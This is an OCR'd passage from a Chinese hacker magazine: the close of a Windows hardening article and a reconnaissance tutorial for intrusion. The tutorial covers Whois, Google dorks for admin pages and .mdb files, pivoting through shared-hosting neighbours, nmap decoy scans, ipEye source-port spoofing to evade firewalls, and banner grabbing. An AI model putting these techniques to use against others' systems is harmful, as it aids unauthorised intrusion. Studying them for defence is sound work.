
图19

及时更新升级补丁。需要说明的就是，不要从不正规的站点上下载升级补丁，应该到如微软的中国站点上去下载最新的补丁，这样就可以堵住已经发现的漏洞，对于系统防护必不可少，这点我就不多说了。

总结

上面说了这么多，其实还有几个点没有说到，如设置屏幕保护密码，修改注册表来提高系统的安全性等等，修改注册表的内容，网上有很多，大家可以在网上搜索一下，肯定一搜一片，这里受篇幅的限制，我就不多说了。我想大家如果能够按照这些想法来实现，肯定可以做出非常牢固的系统来，而且不用借助任何的外力，大家可以看到，Windows确实非常强大也非常安全，谁敢说不是！当然了，如果你能够再借助一些外力来进行一些安全配置，那么您的系统将是牢不可破，呵呵，当然了，如果你的机器被偷走了，那就没有办法了。

攻防对抗第一步——信息收集



文/图 lotos

入侵之前，我们首先要摸清系统的状况，比如对方的操作系统类型，当前所运行的服务，服务器所在网段的类型，以及一些看起来不是很重要的信息，比如对方的管理员姓名，电话号码或者公司的电话号码等。可不要觉得这些不重要，世界头号黑客凯文·米特尼克就是以社会工程学出名的。

网站信息整体查询

比如，我们要入侵的网站名称为www.target.com，我们可以详细的查看一下网站的内容，比如公司的具体位置，还有刚才举例所说的对方的电话号码，如果主页上没有，可以通过Whois查询获得这个域名注册的时候管理员所填写的联系方式和姓名，一般情况下写地都非常的详细。网上有很多的Whois工具，如果你不想去找那些工具，可以到www.allwhois.com，这里有互联网上最全的Whois资源，在这里你也可以查到世界各地的各大Whois服务器地址。另外，在*NIX下进行Whois查询非常方便，但是鉴于大多数同仁使用的还是比尔.盖茨大叔的操作系统，在这里就先省略了，相关文档大家可以到互联网上进行搜索。

你可以通过查看源代码，从程序员习惯的HTML注释当中获取有用的信息。如果你的目标是一个虚拟主机，则可以到whois.webhosting.info查询这台主机上有多少个网站。桂林老兵写了一个这样的工具，十分方便，它的原理就是查询这个网站得出数据，如图1 所示。:




图1

现在的虚拟主机一般都是50个网站以上，大多都没有做什么限制，可以找一个最好入侵的站点入侵之后，间接的去Hack你的目标站点。

妙用搜索引擎

搜索引擎根据蜘蛛协议搜集了大量的互联网资源，相信经常看《黑客防线》的朋友们肯定看到过不少用搜索引擎进行“做案”的经过吧？比如你想在目标网站搜索一下后台地址或者说看看管理员是不是粗心大意忘了修改数据库的后缀名，可以在我们可爱的Google里面分别搜索“admin site:www.target.com”“.mdb site:www.target.com”。也许你会有意想不到的“收获”。

现在网上有不计其数公开源代码的ASP,PHP或者CGI程序（除非是大型网站，很少会有人会去专门开发一套自己的新闻系统或者论坛系统等），我们可以找到它们所用的源代码，下载下来，只要你有铁杵磨成针的精神，早晚会发现漏洞的。打一个比方，比如www.hacker.com.cn，论坛大家一看就知道是动网。再看老独新开的下载系统，这里没有版权，也不熟悉，那么是什么下载系统呢？大家应该注意到了页脚，也就是这段话：“本站大部分软件都是从《黑客防线》杂志内收集而来，另有部分程序来源于网络。如果您觉得我们侵犯了您的权益，请告诉我们，我们会去掉侵权的软件，谢谢支持！”一般情况下，网管很少去修改这些，我们就尝试在Google里面搜索“如果您觉得我们侵犯了您的权益，请告诉我们”可以看到，搜索到了好多结果，不用太长的时间，你就会得到这是“书生下载系统”。也许你会问：“我为什么就搜索你所说的那句话呢，搜索其他的不行吗？比如搜索“另有部分程序来源于网络”？你可以仔细地读一下这段话，有什么下载站点的大部分软件是从内部收集而来的呢？所以判断这一句话应该是黑防的编辑自己修改的。搜索也是一门学问，好多东西只能意会，需要多思考，多联系。相信过不了多久，你就会成为搜索高手，搜索到有用的东西（老独，不要骂我啊！）

Nslookup查询的魅力

Nslookup是Windows以及*NIX集成的一个有用的查询工具，利用它同样也可以查询到一些让人感兴趣的信息。以Windows操作系统为例，Nslookup可以查询名称服务器记录、主机记录、别名记录、邮件交换器记录以及DNS记录更新时间等。如果你觉得DOS命令太麻烦，可以到http://dns.muicc.com/nslookup/index.asp查询，但是结果过于单一。建议你还是学习如何使用这个工具。

Nslookup最简单的用法就是查询域名对应的IP地址，包括A记录和CNAME记录，如果查到的是CNAME记录还会返回别名记录的设置情况。其用法是：nslookup 域名。如图2 所示。

如果目标域名是一个别名记录（CNAME），Nslookup

```
C:\>nslookup www.hacker.com.cn
Server:  ns.hazzptt.net.cn
Address:  202.102.224.68

Non-authoritative answer:
Name:    www.hacker.com.cn
Address:  211.157.102.232
```

图2

就开始显示出和Ping 命令不同的地方了，请看查询CNAME记录的结果。由于CNAME和A记录最后都是活的IP地址，所以一般情况下两者是等同看待的，命令的格式相同。下面看看详细的使用方法。

第一次：

```
C:\>Ping qqshow.qq.com

Pinging qqshow.qq.com [219.133.40.85] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 219.133.40.85:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

第二次：

```
C:\>Ping qqshow.qq.com

Pinging qqshow.qq.com [219.133.41.83] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 219.133.41.83:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

可见两次Ping qqshow.qq.com得到的IP地址是不相同的。但是如果通过Nslookup，可以一次得到这个二级子域名所对应的所有IP地址。如图3 所示。

```
C:\>nslookup qqshow.qq.com
Server:  ns.hazzptt.net.cn
Address:  202.102.224.68

Non-authoritative answer:
Name:    qqshow.qq.com
Addresses:  219.133.38.67, 219.133.38.68, 219.133.40.9, 219.133.40.
          219.133.40.32, 219.133.40.43, 219.133.40.44, 219.133.40.8
83
          219.133.40.84, 219.133.40.85, 219.133.40.86, 219.133.40.8
88
          219.133.41.83, 219.133.41.84
```

图3


前面两个命令我们没有加任何参数，所以默认情况

下Nslookup查询的是A类型的记录。如果我们配置了其他类型的记录希望看到解释是否正常，这时候Ping就无能为力了。比如我们配置了MX记录，但是邮件服务器只能发信不能收信，到底是域名解释问题还是其他的问题Ping命令的检查只能让你误入歧途。Nslookup这时候可以模拟你的其他遇见服务器进行域名解释的情况，我们需要在Nslookup上加上适当的参数。指定查询记录类型的指令格式如下：Nslookup -qt=类型 目标域名。

小知识：这里QT必须小写，类型可以是以下字符，不区分大小写：

A 地址记录(Ipv4)
AAAA 地址记录（Ipv6）
AFSDB Andrew文件系统数据库服务器记录
ATMA ATM地址记录
CNAME 别名记录
MB 存放指定邮箱的服务器
MG 邮件组记录
MINFO 邮件组和邮箱的信息记录
MR 改名的邮箱记录
PTR 反向记录（从IP地址解释域名）
RP 负责人记录
RT 路由穿透记录
X25 域名对应的X.25地址记录

比如我们查询Sina的MX记录，也就是SMTP的地址，得到如下结果，可以看到Sina有好几个SMTP服务器。而这些数据单靠Ping是得不到的，你可以尝试Ping一下smtp.sina.com.结果完全不一样。如图4、5所示。



```
C:\>ping smtp.sina.com

Pinging smtp.sina.com [66.77.9.62] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 66.77.9.62:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

图4


```
C:\>nslookup -qt=mx sina.com
Server:  ns.hazzptt.net.cn
Address:  202.102.224.68

Non-authoritative answer:
sina.com        MX preference = 20, mail exchanger = sinamx.sina.com.cn

sina.com        nameserver = authns1.mpls.quest.net
sina.com        nameserver = resolver.sina.com
sina.com        nameserver = tonahauk.sina.com
sinamx.sina.com.cn      internet address = 202.106.182.230
sinamx.sina.com.cn      internet address = 202.106.187.150
sinamx.sina.com.cn      internet address = 202.106.182.168
authns1.mpls.quest.net  internet address = 63.231.205.11
resolver.sina.com       internet address = 66.77.9.135
```

图5

直接面对目标——扫描

我们首先要确定系统是否在运行，如果你要攻击的一个目标是一个网站，而且能够访问的话，那么系统当然在运行。不过在很多时候你需要确定系统是否正在运行。

我相信大家首先想到的就是Ping命令，这个最经典而且有用的工具，不过Windows下的Ping命令功能太弱，不像是UNIX下的FPing那样可以进行批量Ping扫描。不过现在大多数网管或者防火墙的默认设置都屏蔽了ICMP数据包，Ping不通并不代表主机不在运行。

接下来大家肯定就要提X-scan和Superscan了，这两个大名鼎鼎的扫描工具网上的教程非常多，我也就不再这里废话了。个人认为功能最强大的Windows下的扫描器肯定非NMAP莫属了，但是NMAP的命令行参数复杂而且繁多，不容易使用，幸好有了NMAPwin，我现在用的版本是1.3.1，如图6所示。




图6

可以看到NMAP支持众多的扫描模式。利用NMAP可以扫描出对方主机是否Online，以及当前所运行的服务。NMAP也能根据操作系统指纹鉴别技术鉴别对方的操作系统。

扫描方式是否被目标主机检测得到，这取决于目标网络的先进程度。NMAP提供了额外的欺骗能力，也就是使用“-D”选项给目标站点灌输多余的信息，如：NMAP -S 192.168.0.1 -D 192.168.0.127。隐藏在该选项背后的是：在发起真实扫描的同时发起欺骗性扫描。需要记住的是，系所需你的地址必须是活动的，否则这样的扫描可能导致SYN分组淹没目标系统，造成拒绝服务的后果。NMAP还有非常多有用的功能，大家可以看联机帮助或者查阅相关资料。

互联网上还有许多小巧的扫描工具，比如IPeye,它可以执行SYN、FIN、NULL和Xmas扫描（有一点不方便的就是它一次只能扫描一台主机）。在命令行下不带任何参数的运行就可以看到它的运行帮助：

```
C:\>ipeye
  ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)  - http://ntsecurity.nu/toolbox/ipeye/
  Error: Too few parameters.
  Usage:
    ipEye <target IP> <scantype> -p <port> [optional
```

```
parameters]
    ipEye <target IP> <scantype> -p <from port> <to
port> [optional parameters]
    <scantype> is one of the following:
        -syn  = SYN scan
        -fin  = FIN scan
        -null = Null scan
        -xmas = Xmas scan
        (note: FIN, Null and Xmas scans don't work
against Windows systems.
    [optional parameters] are selected from the following:
        -sip <source IP>  = source IP for the scan
        -sp <source port> = source port for the scan
        -d <delay in ms>  = delay between scanned ports
in milliseconds                   (default set to 750 ms)
```

因为许多路由器或者防火墙的ACL（访问控制列表）都是配置成允许DNS(UDP 53)，FTP数据通道和连接通道（TCP20，21），SMTP（TCP 25）以及HTTP（TCP 80）之类的协议从防火墙进入，因此源端口扫描可以假冒这种类型的通信来逃避防火墙的检查。例如：ipeye 192.168.0.1 -syn -p 1 1023 -sp 80，即利用80号端口进行源端口扫描，当然，前提是你的80号端口没有被占用。

除了这些之外，还有一些小巧的扫描工具，例如WinEggDrop的Ftpscan，扫描FTP的速度非常快，还有IPeye的作者写的另外一个工具WUPS，它是一个UDP端口扫描程序，差点忘了俄罗斯大名鼎鼎的扫描工具SSS。

然后是操作系统鉴别。比如你扫描到对方开放5000端口，那么就有可能是Windows XP的UPNP端口。如果你扫描到开放了80端口，我们可以这样：

```
telnet www.hacker.com.cn 80
```

然后输入GET回车，得到如图7的结果：

